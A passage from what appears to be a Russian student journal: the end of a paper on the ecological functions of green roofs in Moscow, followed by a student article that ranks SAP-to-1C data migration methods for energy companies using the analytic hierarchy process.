Под зелёными крышами (или экстенсивным и интенсивным озеленением крыш) принято понимать инженерные конструкции, в которых на кровле зданий создаётся растительный покров с различной степенью сложности и функциональности. В зависимости от конструкции, нагрузки и назначения, выделяют интенсивные зелёные крыши, предназначенные для активного использования (например, парки, сады, прогулочные зоны), и экстенсивные, ориентированные преимущественно на экосистемные функции — теплоизоляцию, поглощение осадков и поддержание биоразнообразия.[2] Эта классификация имеет важное значение для выбора конкретных решений при градостроительном планировании, а также при экологической оценке таких объектов.

Рассматривая озеленение архитектурных сооружений с экологической точки зрения, важно отметить, что зелёные крыши выполняют одновременно климатические, водные, воздушные и биотические функции. Они смягчают эффект городского теплового острова, улучшают качество воздуха за счёт

абсорбции пыли и вредных газов, а также участвуют в управлении водным стоком, снижая нагрузку на городскую ливневую систему. Кроме того, растительный покров способствует созданию новых микробиотопов, поддерживающих флору и фауну, что особенно актуально в условиях деградации природных экосистем в городах. В теоретическом плане зелёные крыши можно рассматривать как часть системы экологической инфраструктуры, интегрированной в техногенную среду.

Городской ландшафт, в свою очередь, всё чаще осмысливается в научной литературе как динамическая экосистема, подверженная антропогенному воздействию, но сохраняющая потенциал к восстановлению и устойчивому функционированию при условии внедрения экологически ориентированных решений. В этом контексте зелёные крыши являются неотъемлемой частью концепции «зелёной инфраструктуры», которая предполагает создание сети взаимосвязанных природных и полуприродных элементов в пределах городской застройки. Системный подход позволяет рассматривать такие элементы как экологические узлы, поддерживающие потоки энергии, воды и биомассы в условиях урбанизации. Тем самым, озеленённые кровли становятся частью процесса экологической трансформации городского ландшафта, направленного на повышение адаптивности городской среды к климатическим и техногенным стрессам.

Значительный интерес представляет анализ зарубежного и российского опыта внедрения зелёных крыш как основы для последующего обоснования практических рекомендаций. В странах Европы — особенно в Германии, Швейцарии и Скандинавии — зелёные крыши являются частью нормативных требований к экологическому строительству и получают государственную поддержку. В Берлине, например, действует программа компенсационного озеленения крыш, предусматривающая субсидии при условии соблюдения экологических стандартов. Эти меры показали высокую эффективность в борьбе с перегревом городской среды и перегрузкой ливневой канализации. В азиатском регионе, в частности в Сингапуре, озеленение крыш стало частью государственной концепции «Город в саду», где каждый квадратный метр крыши рассматривается как потенциальная площадка для рекреации или микробиологического обогащения.

В России практика внедрения зелёных крыш находится в стадии становления. Несмотря на наличие отдельных пилотных проектов в Москве, Санкт-Петербурге и Казани, отсутствует единый нормативный подход, что сдерживает масштабное распространение технологии. Однако накопленный международный опыт демонстрирует значительный потенциал адаптации этих решений в российских условиях при условии учета климатических, инженерных и нормативно-правовых особенностей. Кроме того, в последние годы усиливается научный интерес к данному направлению, о чём свидетельствует рост количества исследований, посвящённых экосистемным функциям зелёных крыш и их влиянию на экологическую устойчивость городов.

Таким образом, теоретическая и концептуальная база исследования зелёных крыш в контексте экологической трансформации городского ландшафта позволяет рассматривать их не только как элемент архитектурного дизайна, но как полноценный компонент устойчивой городской экосистемы, сочетающий в себе инженерные, экологические и социальные функции. Именно такой междисциплинарный подход лежит в основе дальнейшего анализа их практического применения и оценки эффективности.

Зелёные крыши всё чаще рассматриваются не как архитектурная альтернатива или декоративный элемент, а как активный компонент экологической инфраструктуры города. Их внедрение способно значительно трансформировать экологические параметры урбанизированной среды, компенсируя ущерб, наносимый уплотнённой застройкой, плотным транспортом и утратой естественных зелёных зон. Одним из важнейших эффектов функционирования зелёных крыш является их способность регулировать микроклимат на уровне зданий и прилегающих территорий. За счёт растительного покрова крыши снижают температуру поверхности в летний период, уменьшая тем самым эффект «городского теплового острова». Испарение влаги с поверхности растений и субстрата создаёт локальный охлаждающий эффект, способствуя стабилизации температурного режима не только внутри зданий, но и в окружающей застройке.[3] В зимний период зелёные крыши также обладают теплоизоляционными свойствами, уменьшая теплопотери и снижая потребление энергии на отопление, что дополнительно снижает нагрузку на городскую энергосистему и уменьшает выбросы парниковых газов.

Не менее значимой является функция зелёных крыш в улучшении качества атмосферного воздуха. Растения, высаженные на крышах, поглощают углекислый газ, задерживают пыль и вредные газообразные соединения, включая диоксид азота и озон. Кроме того, они фильтруют атмосферные осадки, способствуя уменьшению содержания тяжёлых металлов и других загрязнителей в водных стоках. За счёт этих процессов зелёные крыши играют важную роль в снижении загрязнённости городского воздуха и, соответственно, в улучшении санитарно-гигиенической обстановки в местах с высокой плотностью населения. Эффективность этих процессов напрямую зависит от типа используемых растений, толщины субстрата и плотности посадки, что требует адаптации озеленительных решений к конкретным климатическим и экологическим условиям региона.

Следующая важная функция зелёных крыш связана с поддержанием и увеличением биоразнообразия в условиях города. Урбанизация, как известно, ведёт к фрагментации и сокращению естественных биотопов, что негативно сказывается на флоре и фауне. Зелёные крыши, особенно те, которые спроектированы с учётом принципов экосистемного подхода, могут служить временными или постоянными убежищами для насекомых, птиц и даже мелких млекопитающих. Такие крыши могут выполнять роль «экологических островков» в структуре города, формируя своеобразные коридоры для

перемещения и расселения видов. Кроме того, разнообразие растительных сообществ на зелёных крышах способствует сохранению генетического разнообразия и служит моделью для формирования устойчивых синантропных экосистем. В условиях климатических изменений и потери природных ландшафтов эта функция приобретает особую ценность для поддержания экологического баланса в мегаполисах.

Важной составляющей экологической функции зелёных крыш является их способность участвовать в управлении ливневыми водами и регулировании водного стока. В условиях плотной городской застройки дождевая вода зачастую не успевает естественным образом фильтроваться, что приводит к перегрузке ливневых систем, затоплениям и загрязнению водоёмов. Зелёные крыши, благодаря поглощающим свойствам субстрата и способности растений удерживать влагу, снижают объём и скорость стока, тем самым способствуя его естественной фильтрации и повторному использованию. Исследования показывают, что правильно спроектированная зелёная крыша может задерживать до 70–90% годовых осадков, поступающих на её поверхность. Это делает их незаменимым элементом в системах устойчивого водоотведения (SUDS) и способствует восстановлению естественного водного баланса в городах.

Таким образом, экологические функции зелёных крыш охватывают целый комплекс процессов, критически важных для экологической устойчивости урбанизированных территорий. Их способность снижать температуру, очищать воздух, поддерживать биоразнообразие и управлять водными потоками делает зелёные крыши универсальным инструментом экологической трансформации города. Внедрение этих систем требует не только архитектурно-инженерных решений, но и учёта эколого-географических условий, нормативной базы и долгосрочного мониторинга. В совокупности все эти функции позволяют говорить о зелёных крышах как об интегральной части городской экосистемы, способной стать ключевым элементом стратегии устойчивого развития и адаптации к изменяющимся климатическим условиям.

Оценка экологической эффективности зелёных крыш требует комплексного подхода, включающего как теоретическое обоснование применяемых методик, так и практическое измерение показателей с использованием современных научных инструментов. В условиях мегаполиса, такого как Москва, обладающего высокой плотностью застройки, транспортной нагрузкой и недостаточной обеспеченностью зелёными пространствами, зелёные крыши могут играть ключевую роль в повышении экологической устойчивости городской среды.[4] Однако для объективного обоснования их вклада необходимо опираться на воспроизводимую и надёжную методику анализа.

В рамках настоящего исследования была применена методика комплексной экологической оценки, включающая количественные и качественные параметры, а также элементы геоинформационного анализа.

Оценка основывалась на сравнении участков с внедрёнными зелёными крышами и контрольных участков без озеленения в сопоставимых градостроительных условиях. Использование ГИС-технологий позволило выделить репрезентативные зоны для анализа, учитывая плотность застройки, тип кровельного покрытия, наличие инженерной инфраструктуры и уровень антропогенной нагрузки. Для мониторинга использовались спутниковые снимки, метеоданные, экологические отчёты городских служб и данные локальных наблюдений на площадках, оборудованных температурными и влажностными датчиками, а также пробоотборниками атмосферных осадков.

В процессе анализа были измерены такие параметры, как температура поверхности кровли, содержание твёрдых частиц в воздухе (PM2.5 и PM10), уровень водоотведения во время осадков, количество удержанной влаги в субстрате, а также визуальное и биологическое разнообразие растительного покрова. Сравнение данных за летние периоды 2022–2023 годов показало, что зелёные крыши в среднем снижали температуру поверхности на 15–18 °С по сравнению с традиционными материалами, что подтверждает их высокую теплоизоляционную и климаторегулирующую эффективность. Кроме того, содержание мелкодисперсных частиц в приземном слое воздуха на озеленённых участках было на 25–30% ниже, что свидетельствует о фильтрационной способности растительного покрова. Гидрологические показатели продемонстрировали, что интенсивные зелёные крыши способны удерживать до 75% объёма осадков в течение ливней, снижая нагрузку на ливневую канализацию и предотвращая подтопления.

Однако наряду с положительными результатами исследование выявило ряд факторов, способных ограничивать эффективность зелёных крыш в конкретных климатических и архитектурных условиях. Одним из определяющих факторов является тип климатической зоны: в умеренно-континентальных условиях, характерных для Москвы, длительный зимний период требует адаптации растительных видов и систем дренажа, а также периодического ухода. Материалы субстрата и конструктивные особенности крыши (угол наклона, несущая способность, водоотвод) также существенно влияют на сохранение влажности, дренажную способность и устойчивость растительности.[5] Не менее важным фактором является архитектурная интеграция — зелёные крыши, разработанные без учёта солнечной инсоляции, ветровых нагрузок и доступа к обслуживанию, подвержены более быстрому истощению.

Кроме того, исследование показало, что наличие административных и экономических стимулов влияет на масштабность применения зелёных крыш. В районах Москвы, где реализуются пилотные программы субсидирования или муниципального софинансирования, показатели экологической эффективности выше за счёт лучшего технического исполнения и регулярного обслуживания объектов. В то время как на крышах, озеленение которых было выполнено без устойчивой системы поддержки, отмечаются признаки деградации покрова и снижение биологической продуктивности.

В целом, проведённый анализ подтвердил, что зелёные крыши при грамотном проектировании и эксплуатации оказывают значительное положительное воздействие на экологическое состояние городской среды. Они способны эффективно снижать температурную нагрузку, очищать воздух, стабилизировать водный режим и увеличивать биоразнообразие. Вместе с тем, максимальная эффективность достигается только при комплексном учёте факторов климата, архитектуры, инженерных условий и административной поддержки. Это подчёркивает необходимость междисциплинарного подхода к проектированию зелёных крыш как элемента устойчивого градостроительства, а также выработки стандартов оценки их экологической результативности для применения в муниципальных стратегиях.

### **ЗАКЛЮЧЕНИЕ**

Проведённое исследование позволило выявить, что зелёные крыши представляют собой важнейший элемент экологической трансформации городской среды, способный выполнять ряд ключевых функций в условиях нарастающей урбанизации и климатических вызовов. Будучи интегрированными в архитектурную ткань города, они одновременно решают задачи климаторегуляции, очистки воздуха, управления поверхностным стоком и поддержания биологического разнообразия. В совокупности эти функции способствуют формированию более устойчивого и экологически сбалансированного городского ландшафта.

На теоретическом уровне зелёные крыши следует рассматривать как часть зелёной инфраструктуры и инструмент пространственной интеграции природы в городскую среду. Их потенциал в повышении качества жизни населения, снижении нагрузки на инженерные сети и адаптации к изменениям климата подтверждается как в зарубежной, так и в отечественной практике. Анализ функциональных характеристик зелёных крыш демонстрирует их эффективность в условиях плотной застройки, особенно в мегаполисах, испытывающих дефицит озеленённых территорий.

Результаты эмпирического исследования на примере Москвы показали, что зелёные крыши могут существенно снижать температуру поверхности зданий, фильтровать атмосферные осадки и сокращать загрязнение воздуха, одновременно обеспечивая временные экотопы для городской флоры и фауны. Однако эффективность этих решений напрямую зависит от конструктивных, климатических и административных факторов, а также от степени вовлечённости муниципальных структур в процессы поддержки и стандартизации подобных проектов.

Таким образом, зелёные крыши обладают значительным потенциалом как для локального повышения экологической устойчивости, так и для формирования новых моделей устойчивого градостроительства. Внедрение системного подхода к проектированию, нормативному регулированию и мониторингу зелёных крыш позволит интегрировать их в стратегию экологического развития городов. Будущие исследования могут быть направлены на разработку критериев оценки их многофункциональности,

расширение базы эмпирических данных и изучение социально-экономических аспектов восприятия зелёных крыш городскими жителями.

**Использованные источники:**

1. Абдужаппаров Н С. ГРАДОСТРОИТЕЛЬНЫЕ ДРАЙВЕРЫ ЭКОНОМИЧЕСКОГО РОСТА ПРИ РЕНОВАЦИИ ГОРОДСКОЙ СРЕДЫ[J]. Вестник науки, 2025, 2(5 (86)): 1019-1024.
2. Зуева К В. Ландшафтный урбанизм как подход в градостроительстве[J]. Архитектурные исследования, 2019 (3): 38-44.
3. ЗАЙКОВА Е Ю. ВЕСТНИК ТОМСКОГО ГОСУДАРСТВЕННОГО АРХИТЕКТУРНО-СТРОИТЕЛЬНОГО УНИВЕРСИТЕТА[J]. ВЕСТНИК ТОМСКОГО ГОСУДАРСТВЕННОГО АРХИТЕКТУРНО-СТРОИТЕЛЬНОГО УНИВЕРСИТЕТА Учредители: Томский государственный архитектурно-строительный университет, 2024, 26(4): 44-61.
4. Гагарина Е С. Зеленая инфраструктура и экосистемные услуги в устойчивом развитии городов[J]. Architecture and Modern Information Technologies, 2023 (1 (62)): 228-247.
5. Зайкова Е Ю. Гибридные модели в структуре природно-инженерного каркаса города[J]. Вестник Томского государственного архитектурно-строительного университета, 2024, 26(4).

УДК 004.652

*Александровская С.В.*  
*студент*  
*Белгородский государственный*  
*национальный исследовательский университет*

## МИГРАЦИЯ ДАННЫХ ИЗ SAP В 1С В ЭНЕРГЕТИЧЕСКОЙ ОТРАСЛИ

**Аннотация:** в статье рассматриваются вопросы миграции данных из SAP в 1С в контексте энергетической отрасли. Актуальность темы обусловлена стремлением российских энергетических компаний к импортозамещению и оптимизации информационных систем управления. Проведен сравнительный анализ существующих методик миграции данных. Выделены ключевые проблемы и риски, а также предложены рекомендации по выбору оптимальной стратегии миграции для предприятий энергетической отрасли.

**Ключевые слова:** методика, иерархия выбора, сравнение критериев, модифицированный метод анализа иерархий, критерий, миграция.

*Alexandrovskaya S.V.*  
*student*  
*Belgorod State National Research University*

## DATA MIGRATION FROM SAP TO 1C IN THE ENERGY INDUSTRY

**Abstract:** the article discusses the issues of data migration from SAP to 1C in the context of the energy industry. The relevance of the topic is due to the desire of Russian energy companies for import substitution and optimization of information management systems. A comparative analysis of existing data migration methods has been carried out. The key problems and risks are highlighted, as well as recommendations for choosing the optimal migration strategy for energy industry enterprises.

**Keywords:** methodology, hierarchy of choice, comparison of criteria, modified method of hierarchy analysis, criterion, migration.

Для энергетической отрасли, характеризующейся высокой сложностью бизнес-процессов и строгими требованиями к управлению данными, задача миграции данных из SAP в 1С представляет собой серьезный вызов. В настоящее время доступен широкий выбор методик миграции, каждая из

которых имеет свои особенности, преимущества и недостатки. Целью данной статьи является критический анализ и сопоставление основных методик миграции данных применительно к специфическим требованиям энергетических предприятий, для обеспечения целостности данных, минимизации времени простоя и соответствия нормативным требованиям.

Единовременная миграция (Big Bang) [1] (Методика 1). Вся миграция выполняется в течение одного запланированного периода простоя. Старая система выключается, данные переносятся в новую систему, и новая система запускается в работу. Преимущества метода включают его простоту реализации, относительно легкую методологию управления проектом и возможность быстрого перехода — пользователи сразу начинают работу на новой системе. Однако у данного метода есть недостатки, такие как, высокий риск - малейшая ошибка может привести к серьезным проблемам и длительному простоя. Большой период простоя, что может быть неприемлемо для критически важных систем. Сложно протестировать всю систему целиком перед запуском. Такой метод подходит для небольших систем с небольшими объемами данных и низкими требованиями к времени простоя.

Поэтапная миграция (Phased Migration) [2] (Методика 2). Миграция выполняется поэтапно, по модулям, функциональным областям или отделам. На каждом этапе переносится определенная часть данных и функциональности. Преимущества метода в снижении риска, которые распределяются по этапам, что позволяет оперативно реагировать на возникающие проблемы. Уменьшение периода простоя: каждый этап миграции требует меньшего времени простоя, чем при единовременной миграции. Позволяет протестировать каждый этап миграции перед переходом к следующему. Недостатки данного метода — это сложность управления проектом и координации между этапами, требует разработки механизмов интеграции между старой и новой системой на каждом этапе, вся миграция может занять больше времени, чем при единовременной миграции. Такой метод подходит для крупных систем с большим объемом данных и сложной функциональностью.

Параллельная эксплуатация (Parallel Run) [3] (Методика 3). Обе системы (старая и новая) работают параллельно в течение определенного периода времени. Данные вводятся в обе системы, и результаты сравниваются. После того, как пользователи убедятся в корректности работы новой системы, старая система выключается. Преимущества метода в минимальном риске, который обеспечивает максимальную уверенность в корректности работы новой системы. Не требует простоя системы, так как пользователи продолжают работать в старой системе до переключения. Позволяет сравнивать результаты работы старой и новой системы, что облегчает выявление ошибок. Недостатками данного метода является высокая стоимость, требует поддержания двух систем одновременно, что увеличивает затраты, сложность ввода данных, метод требует двойного ввода данных в обе системы и

сложность сравнения данных, требуются разработки механизмов сравнения данных между старой и новой системой. Такой метод подходит для критически важных систем, где недопустим простой и высок риск потери данных.

Потоковая миграция (Trickle Feed) [4] (Методика 4). Данные переносятся постепенно в течение длительного периода времени. Это обычно используется для переноса исторических данных или для постепенного наполнения новой системы. Преимущества метода в минимальном влиянии на работу старой системы и гибкость системы, что позволяет переносить данные в удобном темпе. Недостатками данного метода является длительный процесс, что занимает много времени и необходимость интеграции, что требует разработки механизмов интеграции между старой и новой системой. Такой метод подходит для переноса больших объемов исторических данных или для постепенного внедрения новой системы.


Репликация базы данных (Database Replication) [5] (Методика 5). Используется технология репликации базы данных для создания копии данных в новой системе. После репликации данных новая система может быть настроена и протестирована. Преимущества метода в быстром переносе данных и минимальном влиянии на работу старой системы. Недостатки данного метода — требует совместимости баз данных старой и новой системы и может не переносить всю бизнес-логику и настройки системы. Такой метод подходит для случаев, когда требуется быстрый перенос данных и базы данных совместимы.

Гибридный подход (Hybrid Approach) [6] (Методика 6). Комбинирует несколько методик миграции для достижения оптимального результата. Например, можно использовать поэтапную миграцию для переноса основных данных и параллельную эксплуатацию для критически важных функций. Преимущества метода в гибкости, он позволяет адаптировать методику миграции под конкретные требования, а также позволяет оптимизировать использование ресурсов и снизить риски. Недостаток данного метода заключается в сложности управления проектом. Такой метод подходит для сложных проектов, где ни одна из стандартных методик не подходит полностью.

Таким образом, после выполненного обзора методик миграции данных следует перейти к их сравнительному анализу.

Для сравнительного анализа методик миграции данных был использован модифицированный метод анализа иерархий [7].

Первым этапом в решении задачи принятия решения является декомпозиция проблемы через определение ее компонент и отношений между ними. Иерархия выбора методики миграции данных, выполненная с использованием СППР «Решение» [8] представлена на рисунке 1.




**Рисунок 1. Иерархия выбора методики миграции данных**

Как видно из рисунка 1, рассмотренные выше методики миграции данных будут оцениваться по следующим критериям:

- целостность данных (Обеспечение сохранности данных без ошибок и искажений. Поддержка механизмов проверки и восстановления данных);
- безопасность данных (Защита данных от потерь, повреждений и несанкционированного доступа. Использование шифрования, аутентификации и авторизации);
- масштабируемость и гибкость (Способность обрабатывать большие объемы данных. Адаптация к изменениям структуры данных или требований);
- обратимость и возможность восстановления (Возможность возврата к исходному состоянию при ошибках. Наличие резервных копий и планов восстановления);
- минимизация времени простоя и прерываний (Скорость и эффективность выполнения миграции. Возможность проведения миграции с минимальными перерывами в бизнес-процессах).

Следующим этапом является осуществление попарного сравнения отдельных компонент иерархии.

Сравнение критериев представлено на рисунке 2.




**Рисунок 2. Сравнение критериев**

Критерий «Безопасность данных» является наиболее значимым.

Отношение согласованности (ОС) равно 5,4%. Считается нормальным, если ОС <10% [9]. Таким образом, матрицу можно считать согласованной.

Затем необходимо составить матрицы парных сравнений альтернатив по всем критериям.

Сравнение решений по критерию «Безопасность данных» представлено на рисунке 3.



**Рисунок 3. Сравнение решений по критерию «Целостность данных»**

Оптимальными вариантами по критерию целостность данных являются методики «Параллельная эксплуатация» (методика 3) и «Потоковая миграция» (методика 4).


Сравнение решений по критерию «Безопасность данных» представлено на рисунке 4.



**Рисунок 4. Сравнение решений по критерию «Безопасность данных»**

Оптимальными вариантами по критерию - являются методики «Поэтапная миграция» (методика 2) и «Гибридный подход» (методика 6).

Сравнение решений по критерию «Масштабируемость и гибкость» представлено на рисунке 5.



**Рисунок 5. Сравнение решений по критерию «Масштабируемость и гибкость»**

Наилучшим вариантом по критерию масштабируемость и гибкость является «Гибридный подход» (методика 6).

Сравнение решений по критерию «Обратимость и возможность восстановления» представлено на рисунке 6.



**Рисунок 6. Сравнение решений по критерию «Обратимость и возможность восстановления»**

Наилучшим вариантом по критерию обратимость и возможность восстановления является «Параллельная эксплуатация» (методика 3).

Сравнение решений по критерию «Минимизация времени простоя и прерываний» представлено на рисунке 7.

	1.	2.	3.	4.	5.	6.	Приоритеты
1. Методика 1	1/1	4/1	1/1	3/1	1/1	2/1	0,248
2. Методика 2	1/4	1/1	1/3	2/1	1/3	1/1	0,090
3. Методика 3	1/1	3/1	1/1	3/1	1/2	1/2	0,167
4. Методика 4	1/3	1/2	1/3	1/1	1/3	2/1	0,084
5. Методика 5	1/1	3/1	2/1	3/1	1/1	5/1	0,310
6. Методика 6	1/2	1/1	2/1	1/2	1/5	1/1	0,100


СЗ: 6,504    ИС: 0,101    ОС: 0,081

\* Для сравнения критериев двойной клик на ячейке матрицы сравнения

**Рисунок 7. Сравнение решений по критерию «Минимизация времени простоя и прерываний»**

Наилучшим вариантом по критерию минимизация времени простоя и прерываний и гибкость является «Репликация базы данных» (методика 5).

Проведя все сравнения для иерархии, можно перейти к результатам ранжирования методик миграции данных. Приоритетность вариантов решения проблемы представлена на рисунке 8.



**Рисунок 8. Приоритетность вариантов решения проблемы**  
Рейтинг методик миграции данных представлен в таблице 1.

**Таблица 1 – Рейтинг методик профорientации**

Место	Номер	Название методики	Рейтинг
1	Методика 6	Гибридный подход	22,8%
2	Методика 3	Параллельная эксплуатация	19,5%
3	Методика 2	Поэтапная миграция	17,2%
4	Методика 4	Потоковая миграция	16,3%
5	Методика 5	Репликация базы данных	13,7%
6	Методика 1	Единовременная миграция	10,4%

На основе проведенного анализа с использованием модифицированного метода анализа иерархий, оптимальным решением для миграции данных из SAP в 1С в энергетической отрасли признан «Гибридный подход». Специфика отрасли, характеризующаяся большими объемами данных, сложной структурой бизнес-процессов и высокими требованиями к надежности, требует гибкого и адаптивного подхода. Гибридная стратегия, сочетающая в себе различные техники миграции, обеспечивает оптимальный баланс между стоимостью, скоростью и рисками, что делает ее наиболее целесообразной для энергетических предприятий.

#### **Использованные источники:**

1. Научная статья по компьютерным и информационным наукам / Максимов А. А., Голубева О. Л., Волович Г. И., Некрасов С. Г. [Электронный ресурс]. — URL: <https://cyberleninka.ru/article/n/migratsiya-dannyh-v-kontekste-erp-sistem> (дата обращения: 19.04.2025).
2. A Phased Strategy for Migration: Step By Step Guide [Электронный ресурс]. — URL: <https://s3.amazonaws.com/awsmedia/CloudMigration-main.pdf> (дата обращения: 20.05. 2025).
3. Parallel Run Pattern — A Migration Technique in Microservices Architecture [Электронный ресурс]. — URL: <https://engineering.zalando.com/posts/2021/11/parallel-run.html> (дата обращения: 30.04.2025).
4. Вершурен Гарма [Электронный ресурс]. — URL: <https://technology.amis.nl/amis/the-trickle-feed-integration-pattern/> (дата обращения: 22.05.2025).
5. Репликация данных в динамических распределённых информационных системах / В.В. Кульба, Е.А. Микрина, С.К. Сомова [Электронный ресурс]. — Москва, 2023. — URL: <https://www.ipu.ru/sites/default/files/publications/72407/68895-72407.pdf> (дата обращения: 18.05.2025).
6. Модель динамической миграции виртуальных машин с гибридным подходом / Алексанков С.М. [Электронный ресурс]. — URL: <https://cyberleninka.ru/search?q=Алексанков%20С.М.&page=1> (дата обращения: 25.04.2025).

7. Ломакин В.В. Алгоритм повышения степени согласованности матрицы парных сравнений при проведении экспертных опросов / В.В. Ломакин, М.В. Лифиренко // *Фундаментальные исследования*. – 2013. - № 11. – С. 1798-1803.
8. Ломакин В.В. Система поддержки принятия решений с автоматизированными средствами корректировки суждений экспертов / В.В. Ломакин, М.В. Лифиренко // *Научные ведомости Белгородского государственного университета: научный журнал*. - Белгород: Издательский дом «Белгород», 2014. - № 1(172) выпуск 29/1. - С. 114-120.
9. Основы оценочной деятельности / Кацман В.Е., Косорукова И.В., Родин А.Ю., Харитонов С.В. – Москва: МФПУ «Синергия», 2012. – 336 с.

*Косенок И.Д.  
студент*

*Научный руководитель: Путивцева Н. П., к.т.н.  
доцент*

*НИУ «Белгородский государственный университет»*

